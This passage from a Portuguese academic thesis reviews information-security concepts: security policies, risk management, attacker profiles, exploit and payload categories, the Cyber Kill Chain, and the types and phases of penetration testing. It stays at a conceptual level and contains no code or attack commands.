Além das três propriedades fundamentais discutidas, a RFC 3127 (MITTON et al., 2001), estabelece outros critérios de implementação em segurança: *Authentication* (autenticação), *Authorization* (autorização) e *Accounting* (auditoria). Na autenticação, existe uma confirmação sobre a validade do usuário que requer um determinado serviço ou acesso a uma informação específica. A autorização funciona como uma concessão dada ao usuário para que tenha acesso somente o que lhe é permitido. Por fim, a auditoria permite rever todos os passos realizados pelo usuário. Em MINISTÉRIO DA EDUCAÇÃO SECRETARIA (2013), esses critérios fornecem base para atribuições secundárias e complementares as propriedades, são eles: a autenticidade, não-repúdio e determinação de responsabilidades. A autenticidade tem relação com a autenticação, pois revela que a informação é de fonte confiável e que existiu a verificação de usuário; o não-repúdio garante que o emissor ou o receptor não possam negar o fato, autoria ou responsabilidades sobre o ocorrido; a determinação de responsabilidades traça as responsabilidades por eventos ocorridos dentro do sistema de informação, rastreando e identificando os usuários envolvidos em todos os processos.

VIANNA (2004) afirma que para a manutenção da segurança da informação é necessário


a implementação de um conjunto de medidas que incluem: i) a definição da política de segurança e política de uso; ii) a elaboração de uma arquitetura de rede segura; iii) a elevação do nível de segurança dos hosts; iv) o monitoramento contínuo do tráfego de rede e dos serviços disponíveis e; v) a definição e execução de testes periódicos à procura de vulnerabilidades. Políticas de segurança não especificam procedimentos de manipulação ou formas concretas de proteção da informação, porém definem e atribuem direitos e responsabilidades às pessoas que lidam direta ou indiretamente com a informação. A política de uso define como os recursos computacionais podem ser utilizados, devendo ser de acesso público e disponível a todos que possam utilizar a infraestrutura institucional. Uma arquitetura de rede segura é concebida com um projeto físico associado a implementação de técnicas que têm como objetivo a segurança interna da rede. Elevar o nível de segurança dos hosts significa o uso de procedimentos de conduta e mecanismos computacionais para o melhoramento da segurança, como filtragem de email, utilização de antivírus, firewall baseado em host, dentre outros. O monitoramento contínuo do tráfego de redes permite o mapeamento do tráfego de dados pela rede e define e executa testes periódicos para identificação de vulnerabilidades, colocando a instituição em um movimento preventivo contra incidentes de segurança e atacantes digitais.

2.1 Políticas De Segurança Da Informação E Gestão De Riscos Em Tecnologia Da Informação

Esta seção se destina a apresentar os conceitos de política de segurança da informação e gestão em riscos em tecnologia da informação, discorrendo sobre os elementos desta política e do processo de gestão de riscos em segurança da informação. Esta revisão aplica as seguintes palavras-chave: "*information security*", "*policies*" e "*risk management*". A coleta contou com buscas por normas e padrões técnicos relacionados aos temas apresentados neste parágrafo. A estratégia de busca concentra-se nos temas discutidos nesta seção para obteção de resultados mais específicos.

Políticas de segurança da informação e gestão de risco em tecnologia da informação formam diretrizes para lidar com eventos de segurança que surgirão em qualquer instituição. A RFC 2196, de FRASER (1997) define política de segurança como uma declaração formalizada de regras, objetivando informar os requisitos obrigatórios a serem observados para proteger ativos de tecnologia e informação, especificando mecanismos e estabelecendo critérios para a aquisição, configuração e auditoria de sistemas e redes de computadores. A Figura 2 mostra o caminho percorrido para efetivação de uma política de segurança em relação à segurança computacional.

Figura 2 – Efetivação da política de segurança.



Fonte: Baseada em (FRASER, 1997).


As instituições necessitam de um planejamento estratégico para atingir metas e objetivos de negócio, sendo o planejamento em segurança da informação capaz de identificar e repelir incidentes digitais, o que garante a confidencialidade, integridade e disponibilidade dos ativos digitais de interesse (JAYANTHI, 2017). Embora não defina procedimentos específicos para a proteção da informação, tais políticas atribuem direitos, deveres e responsabilidades aos usuários que tratam a informação (VIANNA, 2004), além de indicar como os eventos deverão acontecer. Estas políticas também estabelecem normas e procedimentos que devem ser observadas por pessoas que se relacionam com a instituição (MONTERO; HARIRI; DITZLER, 2017).

Antes da política de segurança da informação ser escrita, é necessário definir quais são os ativos digitais que serão protegidos (VIANNA, 2004). Desta forma, os ativos são selecionados através de uma cuidadosa análise de riscos, identificando os seguintes pontos: i) os recursos protegidos pela política; ii) quais ameaças que estes recursos estão sujeitos e; iii) quais as vulnerabilidades capazes de concretizar as ameaças identificadas. Com os ativos identificados, o desenvolvimento de uma política de segurança efetiva engloba aspectos gerais relativos ao escopo da atuação da política, as definições fundamentais, as normas e regulamentos que a política seguirá, as autoridades que poderão sancionar, implementar e fiscalizar a execução da política, os meios de propagação da política e a revisão da política e com que frequência. Essa política deve descrever direitos e responsabilidades do provedor de recurso, incluindo: as políticas de backup, as diretrizes de instalação e configuração dos sistemas e hardware de rede, o monitoramento e administração dos recursos de rede, a normatização e regulamentação da segurança física e as ações adotadas quando violadas a política de segurança, incluindo-se os tratamentos em resposta a incidentes de segurança.

Implementar uma política de segurança da informação pode não ser suficiente para conter os riscos da atividade, o que torna a gestão de riscos imprescindível. Risco é compreendido como algo que pode criar oportunidades ou produzir perdas (DANTAS, 2011) e é frequentemente caracterizado pela relação entre potenciais eventos e suas consequências ou uma combinação destes (ISO/IEC, 2014). Assim sendo, a gestão de risco em segurança da informação consiste em uma metodologia que visa identificar, estabelecer prioridades e propor estratégias para tratamento destes riscos (SILVA, 2009) (ISO, 2011). Neste sentido, o seu gerenciamento deve ser um processo contínuo, através de um monitoramento constante, possibilitando o aprimoramento

do processo de gestão (MARTINS; SANTOS, 2005). Esse gerenciamento constitui um dos principais processos da gestão em segurança da informação, tendo uma aplicação econômica e coordenada para minimizar, monitorar e controlar a probabilidade e o impacto de ocorrer eventos negativos (SAMPAIO, 2014).

Figura 3 – Tratamento do risco.



Fonte: Adaptada de (ISO, 2011).

A Figura 3 mostra como se apresenta a estrutura de tratamento proposta pela norma ISO 27005: o risco pode ser reduzido, modificado para níveis aceitáveis; o risco pode ser retido, o risco aceito não deve ultrapassar o nível aceito; o risco pode ser afastado, ações são executadas para evitá-los e; o risco pode ser transferido, existindo uma delegação de serviços para terceiros com infraestrutura e experiência para lidar com riscos.

2.2 Ameaças À Segurança Da Informação

Esta seção se destina a apresentar os perfis dos adversários (*Black Hat Hackers*, *Gray Hat Hackers*, *White Hat Hackers*, *Script Kid*), apresentar o conceito de vulnerabilidades em sistemas informatizados, discorrer sobre *Exploits* e *Payloads* (Armas Digitais) e apresentar a anatomia de um ataque contra uma redes de computadores. As seguintes palavras-chave foram utilizadas: "*Black Hat*", "*Gray Hat*", "*White Hat*", "*Script Kid*" e "*Hacker*" para o perfil de adversário e "*vulnerability*", "vulnerabilidade", "*exploration*", "exploração", "*vulnerability analysis*", "análise

de vulnerabilidade", "*exploit*", "*payload*" e "carga útil" para os demais objetivos da seção. A estratégia de busca concentra-se nos temas discutidos nesta seção para obteção de resultados mais específicos.

Uma ameaça para a segurança da informação é compreendida como a quebra de uma ou mais de suas propriedades fundamentais. Portanto, conhecer o perfil, as táticas e as armas do adversário são essenciais para prevenção de incidentes de segurança (VIANNA, 2004). Adversários são considerados como entidades que atacam ou são ameaças para o sistema (STALLINGS; BROWN, 2014), podendo detectar e explorar vulnerabilidades. Para isto, utilizam diversas técnicas que envolvem ferramentas de terceiros ou com codificação própria capazes de obter acesso não autorizado do dispositivo alvo.

2.2.1 Perfil Dos Adversários

Originalmente, o termo *Hacker* remete a um indivíduo com habilidades técnicas consideráveis na área de ciências da computação (MARTIN, 2001). Atualmente, o termo é associado a criminosos digitais. O *Hacking* tem sua própria cultura, possuindo sua própria linguagem, código de ética, canais de comunicação, etc. As motivações para a atividade do *Hacking* são inúmeras: ganho financeiro, conhecimento, vingança, dentre outras.

Os adversários são classificados em grupos de acordo com seu conhecimento técnico ou área de atuação, conforme CRONKHITE; MCCULLOUGH (2001) têm-se: *White Hat Hacker*, *Gray Hat Hacker*, *Black Hat Hacker*, Hacktivista e *Script Kids*.

- *White Hat Hacker*: normalmente são profissionais na área de segurança da informação, trabalhando na identificação e reparação de vulnerabilidades. O acesso só será efetuado com a expressa autorização, permanecendo na estrita legalidade. Estes tipos de *Hackers* utilizam as mesmas técnicas e ferramentas de invasão para os testes de sistemas.

- *Gray Hat Hacker*: *Hackers* que encontram vulnerabilidades em sistemas alheios e as reportam. A atividade pode ser realizada sem autorização, pois entendem que estão exercendo um serviço social, uma vez que forçam as instituições a oferecerem a melhor segurança possível.

- *Black Hat Hacker*: *Hackers* que utilizam seu conhecimento para práticas ilegais que podem ser consideradas crimes em muitos países. Também são conhecidos como *Crackers* de sistemas. As atividades ilegais incluem invasão de dispositivos informáticos, destruição de propriedade intelectual, espionagem industrial, interrupção de serviços telemáticos, terrorismo, etc.

- Hacktivista: *Hackers* que utilizam seu conhecimento para promoção de causas políticas ou sociais e geralmente tem como alvo instituição com práticas comerciais, tecnologia ou clientes duvidosas.

- *Script Kids*: associados à iniciantes na atividade de *Hacking*, não possuem habilidades suficientes para criarem e utilizarem suas próprias ferramentas e técnicas, utilizando-se de software escrito por outros *Hackers* mais experientes. *Script Kids* desenvolvem padrões de ataque, utilizando as mesmas ferramentas ou processos, o que facilita sua detecção.

2.2.2 Vulnerabilidades Em Sistemas Informatizados

Uma vulnerabilidade consiste em uma falha que um adversário pode explorar para utilizar o sistema de forma diversa a que o projetista previu, implicando em seu uso indevido (MALERBA, 2010). Essa vulnerabilidade pode surgir por erros de implementação dos sistemas, falhas de design e erros de configuração ou de infraestrutura do sistema. Tais erros e falhas representam uma fraqueza de um ativo de interesse ou sistema de controle a qual pode ser explorada por uma ou mais ameaças (ISO/IEC, 2014). Estes pontos fracos incluem bugs do software, problemas de configuração, atalhos administrativos, relacionamentos de confiança imperfeitos, senhas ineficazes, redes desprotegidas, etc (CRONKHITE; MCCULLOUGH, 2001). Além dos motivos apresentados para o surgimento de vulnerabilidades, a ausência de disciplina em uma codificação segura resulta em vulnerabilidades advindas de erros na programação e na configuração padrão em dispositivos e serviços de redes as quais não visam segurança computacional e falhas humanas derivadas da inexistência de uma cultura voltada à segurança da informação dentro de uma instituição.

2.2.2.1 Exploits E Payloads (Armas Digitais)

Um *Exploit* é constituído por um conjunto bem definido de passos, muitas vezes concretizado em um programa de computador, capaz de explorar uma vulnerabilidade (MALERBA, 2010). Na execução de um *Exploit*, as seguintes consequências são relacionadas: a) a parada parcial ou total de um serviço provido remotamente, afetando a disponibilidade dos sistemas; b) a exposição de dados sensíveis de natureza confidencial, atingindo a confidencialidade dos sistemas; c) a obtenção de nível maior de privilégio dentro do sistema, permitindo maior controle em nível de administração e; d) a execução de rotinas de códigos injetados a fim de obter comportamento diferente do normal. O autor classifica esses *Exploits* em quatro tipos: *Stack Buffer Overflow*, *Heap Overflow*, *SQL Injection* e *XSS (Cross Site Scripting)*.

- *Stack Buffer Overflow* PIROMSOPA; ENBODY (2006): os *exploits* que se utilizam desta técnicas sobrescrevem espaço alocado na memória para determinado programa, executando códigos diversos das instruções originais.

- *Heap Overflow* PIROMSOPA; ENBODY (2006): os *exploits* deste tipo funcionam da mesma forma do *Stack Oveflow*, porém se utilizam de outro lugar na memória alocada pelo programa para sobrescrever códigos diversos da programação original.

- *SQL Injection* Bashah Mat Ali et al. (2011): os *exploits* deste tipo permitem que o sistema seja enganado para execução de comandos SQL maliciosos com o propósito de manipular o banco de dados em *Back-End*.


- *XSS (Cross Site Scripting)* MALERBA: Este tipo de *exploit* é direcionado para o cliente e não para o servidor, permitindo que sejam acessados dados restritos que são mantidos pelo navegador.

Exploits têm como objetivo primário explorar uma vulnerabilidade específica, mas não executam as ações objetivadas do ataque, logo é necessário a utilização de *Payload* (carga útil) para isto. *Payload* são instruções que serão executadas depois de uma bem sucedida exploração (KOLLI; MOHD; JAVAID, 2018), existindo um complemento do *Exploit* por parte do *Payload*, funcionando como uma simbiose. Antes da utilização deste *Payload*, deve-se verificar a compatibilidade entre ambos, selecionando os *Payloads* de acordo com os objetivos do engajamento, pois estes direcionam as ações do ataque.

2.2.2.2 Anatomia De Um Ataque


Um ataque digital bem construído requer uma metodologia forte com objetivo de obter sucesso no resultado pretendido. Usualmente, um ataque digital divide-se em três grupos (MELO, 2017): i) o *Footprinting*, organização geral de ideias baseada na coleta de informações para a formulação de um perfil preciso do alvo; ii) *Fingerprinting*, parte específica do grupo anterior, que busca a identificação do sistema operacional em funcionamento no alvo e; iii) Enumeração, a qual consiste na extração das informações diretamente do alvo, como os recursos compartilhados ou mal protegidos e mal configurados, contas de usuários e os principais serviços em execução no alvo. Segue a apresentação dos fluxos de ataque de um *Script Kids* e de um *Black Hat Hacker*.

Figura 4 – Anatomia de um ataque Script Kiddie.



Fonte: Adaptada de (MELO, 2017, p. 5).


Figura 5 – Anatomia de um ataque Cracker.



Fonte: Adaptada de (MELO, 2017, p. 7).

Metodologias de ataques digitais não são uniformes e podem apresentar etapas e métodos diferentes. Em MCCLURE; SCAMBRAY; KURTZ (2003) são sugeridas as etapas: a) o *Footprinting*, tem como foco a coleta de informações; b) Varreduras, complementar a etapa de *Footprinting*, objetiva a identificação de serviços ativos no alvo; c) Enumeração, etapa que visa identificar usuários válidos no sistema alvo, serviços compartilhados, etc; d) Ganho de acesso, etapa que se aproveita das informações obtidas nas etapas anteriores para tentativas de acesso não autorizado ao alvo; e) Escalação de privilégios, etapa que objetiva a obtenção de níveis de acessos superiores ao de um usuário comum; f) Varreduras furtivas, etapa de expansão do domínio do atacante para além do sistema comprometido, atingindo outros sistemas confiáveis; g) Encobrimento de rastros, etapa de encobrimento dos rastros do ataque digital e; h) Criação de porta dos fundos, etapa que tem como objetivo a simplificação da manutenção do acesso ao alvo depois de comprometido. Além destas etapas, existe uma etapa de Recusa de serviço que tem como finalidade: a retaliação pela falha na obtenção do acesso; uma forma de distração ou; desativação do alvo propositalmente para gerar prejuízos. A Figura 6 apresenta as etapas descritas neste parágrafo.

Figura 6 – Anatomia de um ataque.




Fonte: Adaptada de (MCCLURE; SCAMBRAY; KURTZ, 2003).

A metodologia de ataque *Cyber Kill Chain* apresentado por HUTCHINS; CLOPPERT; AMIN (2011), reflete como um ataque a sistemas reais pode ocorrer. Nesta metodologia, são formadas etapas encadeadas, cada uma com seus objetivos e táticas. Estas etapas são classificadas da seguinte forma: Reconhecimento, Armamento, Entrega, Exploração, Instalação, Comando e Controle, Ações Objetivadas.

- **Reconhecimento**: consiste em pesquisas, identificação e seleção de alvos viáveis. São frequentemente representados por rastreamento de sites de Internet, como lista de discussão ou anais de eventos, endereços de e-mail, relacionamentos sociais e informações sobre tecnologias específicas;
- **Armamento**: consiste na criação do plano de intrusão, utilizando o conhecimento proporcionado pela fase de reconhecimento. Com isto, é criada ou escolhida a ferramenta digital adequada para a exploração e acesso remoto no alvo;
- **Entrega**: visa a transmissão da arma digital para o ambiente objetivado. O resultado positivo fornece um ataque digital efetivo. Pode-se ter interação com algum usuário de valor, explorando a confiança e nível de acesso que ele possa ter;
- **Exploração**: tem como objetivo a exploração do sistema o qual foi entrege a arma digital. Assim, a carga útil poderá ser instalada ou executada silenciosamente no alvo;
- **Instalação**: consiste na instalação propriamente dita da carga útil, o RAT (*Remote Access Trojan*) ou *backdoor* que permitirá o controle remoto do alvo, permitindo que o adversário persista dentro do ambiente;
- **Comando e Controle**: estabelecimento de comunicação entre o alvo e atacante, permitindo que este envie comandos para a execução no ambiente do alvo;
- **Ações Objetivadas**: envolve medidas necessárias para atingir os objetivos originais e pode envolver a coleta e extração de informações de valor, destruição de recursos, etc.

Dentro do *Cyber Kill Chain*, para atingir a etapa de Ações Objetivadas, é necessário passar por todas as etapas anteriores, como mostra a Figura 7.

Figura 7 – Cyber Kill Chain.



Fonte: Baseada nos trabalhos de LI et al. (2016), ZHANG; LI; HU (2017) e HUTCHINS; CLOPPERT; AMIN (2011).

As metodologias de ataque possuem ao menos um ponto em comum, a coleta de informação do alvo. Esta coleta serve como base para as demais etapas, inclusive para o planejamento e execução do ataque digital.

2.3 Auditoria Em Segurança Da Informação

Esta seção apresenta a auditoria em segurança da informação e tem como objetivos conceituar auditoria e sua relação com a tecnologia da informação, especificar auditoria em TI com a segurança da informação, discorrer sobre o processo de testes de invasão como forma de auditoria em segurança computacional, descrevendo como um especialista pode realizar estes testes.

2.3.1 Conceito De Segurança Ofensiva

O conceito de testes de invasão pode ser definido como tentativas autorizadas de acesso a um determinado sistema computacional, com o objetivo de tornar tal sistema mais protegido (FERREIRA et al., 2012). Estes testes diferenciam-se das demais formas de avaliação e análise porque não se limitam ao levantamento de ameaças em potencial, mas engloba a construção de ferramentas para ataques e a realização efetiva da intrusão. Assim, tais testes se utilizam da perspectiva de invasores para a avaliação de riscos em segurança da informação (Xue Qiu et al., 2014), simulando um ataque real, obtendo privilégios de administrador do sistema e fornecendo relatório de todo o processo executado (TILEMACHOS; MANIFAVAS, 2015). Portanto, os conceitos trazidos sugerem que métodos ofensivos podem fornecer uma visão geral sobre a postura de segurança adotada de uma instituição. Uma vez identificadas e analisadas as vulnerabilidades existentes, pode-se tomar as devidas providências para seu tratamento.

2.3.2 Tipos De Testes de Invasão

Existem vários tipos de testes de invasão, que podem ser categorizados de acordo com a quantidade de informações prévias que os especialistas têm acesso antes da realização dos testes (MELO, 2017). Quanto à quantidade de informações: i) Testes *White-Box*; ii) Testes *Black-Box* e; iii) Testes *Gray-Box*. Quanto à origem: a) testes de origem externa e; b) testes de origem interna.


Quanto à quantidade de informações prévias:

1. Testes *White-Box*: testes de invasão executados com o conhecimento prévio da infraestrutura de rede e configurações de serviços e sistemas. Nos testes, o especialista pode ter conhecimento do código fonte de aplicações web.
2. Testes *Black-Box*: testes de invasão executados somente com o conhecimento prévio de informações básicas, como o endereço IP ou nome de domínio do sistema alvo dos testes.
3. Testes *Gray-Box*: testes de invasão com características mistas, pois são executados somente com algumas informações de valor para o engajamento, como dados da infraestrutura de redes ou a configuração de um serviço específico.

Quanto à origem:

- Testes de origem externa: os testes são orientados de fora para dentro da rede alvo, normalmente da Internet para a instituição alvo.
- Testes de origem interna: os testes são realizados dentro da rede local da instituição.

Figura 8 – Tipos de Testes de Invasão.



Fonte: (AUZAC, 2016).

A Figura 8 ilustra a relação dos tipos de testes de invasão e algumas métricas como: tempo de execução, autonomia do analista, profundidade do teste, qualidade dos resultados e eficiência x custo. Esta indicação é proposta em AUZAC, sugerindo que os testes com aplicação da metodologia *black-box* resultam em testes mais restritivos em termos gerais. Contudo, estes tipos de testes são os que mais se aproximam de um cenário real.

2.3.3 Fases De Um Teste De Invasão

segundo WEIDMAN (2017), estes tipos de testes são constituídos pelas seguintes fases: i) fase de preparação; ii) de coleta de informações; iii) de modelagem de ameaças; iv) de análise de vulnerabilidades; v) de exploração de falhas; vi) de pós-exploração de falhas e; vii) fase de geração de relatórios.

1. Na primeira fase, são tratados todos os temas negociáveis da contratação do profissional. São definidos os objetivos dos testes, os limites técnicos e éticos, as janelas de tempo para os testes (com horários e dias específicos para realização dos testes), investimento financeiro e todos os aspectos contratuais, incluindo-se termos de confidencialidade e qual abordagem será utilizada nos testes (*black-box*, *gray-box* ou *white-box*). Também nesta etapa é definido o escopo dos testes: quais os endereços IP serão testados, quais ações serão autorizadas, se estão aprovadas ações de engenharia social, se a utilização de

Exploits ou desativação de serviços online está permitida, se somente a detecção e reporte de vulnerabilidades está autorizada. Além disto, o ponto de contato é especificado para que o especialista possa se reportar ou entrar em contato quando preciso for.

